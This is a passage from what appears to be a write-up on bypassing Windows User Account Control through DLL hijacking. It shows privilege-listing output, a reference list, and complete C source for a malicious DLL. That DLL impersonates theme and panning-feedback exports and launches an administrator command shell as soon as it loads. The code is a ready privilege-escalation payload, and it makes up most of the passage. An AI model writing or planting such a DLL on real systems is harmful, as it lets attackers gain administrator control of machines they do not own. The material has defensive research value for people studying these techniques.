SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Disabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
```

References:

- https://attack.mitre.org/techniques/T1548/002/
- https://medium.com/tenable-techblog/uac-bypass-by-mocking-trusted-directories-24a96675f6e
- https://cqureacademy.com/cqure-labs/cqlabs-how-uac-bypass-methods-really-work-by-adrian-denkiewicz
- https://www.fortinet.com/blog/threat-research/offense-and-defense-a-tale-of-two-sides-bypass-uac
- https://github.com/hfiref0x/UACME
- https://0x00-0x00.github.io/research/2018/10/31/How-to-bypass-UAC-in-newer-Windows-versions.html
- https://packetstormsecurity.com/files/149885/Microsoft-Windows-10-UAC-Bypass-By-computerDefault.html
- https://www.peerlyst.com/posts/wiki-uac-bypasses-and-uac-bypass-research-nic-cancellari
- https://articulate.com/support/article/how-to-turn-user-account-control-on-or-off-in-windows-10
- https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-overview
- https://www.online-tech-tips.com/windows-10/what-is-uac-in-windows-10-and-how-to-disable-it/
- http://daniels-it-blog.blogspot.com/2020/07/uac-bypass-via-dll-hijacking-and-mock.html

Code:

```
#include <windows.h>
#include <Winuser.h>
int SetWindowTheme(){
   MessageBox(0, "Spawning shell as Administrator", "pwned!!!", MB_OK);
   WinExec("cmd.exe /c C:\\windows\\system32\\cmd.exe", 0);
   ExitProcess(0);
   return 0;
}
int GetThemeInt(){
   MessageBox(0, "Spawning shell as Administrator", "pwned!!!", MB_OK);
   WinExec("cmd.exe /c C:\\windows\\system32\\cmd.exe", 0);
   ExitProcess(0);
   return 0;
}
int GetThemeColor(){
   MessageBox(0, "Spawning shell as Administrator", "pwned!!!", MB_OK);
   WinExec("cmd.exe /c C:\\windows\\system32\\cmd.exe", 0);
```

```
    ExitProcess(0);
    return 0;
}
int OpenThemeData(){
    MessageBox(0, "Spawning shell as Administrator", "pwned!!!", MB_OK);
    WinExec("cmd.exe /c C:\\windows\\system32\\cmd.exe", 1);
    ExitProcess(0);
    return 0;
}
int UpdatePanningFeedback(){
    MessageBox(0, "Spawning shell as Administrator", "pwned!!!", MB_OK);
    WinExec("cmd.exe /c C:\\windows\\system32\\cmd.exe", 0);
    ExitProcess(0);
    return 0;
}
int BeginPanningFeedback(){
    MessageBox(0, "Spawning shell as Administrator", "pwned!!!", MB_OK);
    WinExec("cmd.exe /c C:\\windows\\system32\\cmd.exe", 0);
    ExitProcess(0);
    return 0;
}
int EndPanningFeedback(){
    MessageBox(0, "Spawning shell as Administrator", "pwned!!!", MB_OK);
```

```
   WinExec("cmd.exe /c C:\\windows\\system32\\cmd.exe", 0);
   ExitProcess(0);
   return 0;
}
int CloseThemeData(){
   MessageBox(0, "Spawning shell as Administrator", "pwned!!!", MB_OK);
   WinExec("cmd.exe /c C:\\windows\\system32\\cmd.exe", 0);
   ExitProcess(0);
   return 0;
}
BOOL WINAPI DllMain (HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
lpvReserved)
{
  if (fdwReason == DLL_PROCESS_ATTACH)
  {
   SetWindowTheme();
   GetThemeInt();
   GetThemeColor();
   OpenThemeData();
   UpdatePanningFeedback();
   BeginPanningFeedback();
   EndPanningFeedback();
   CloseThemeData();
  }

  return TRUE;
}
```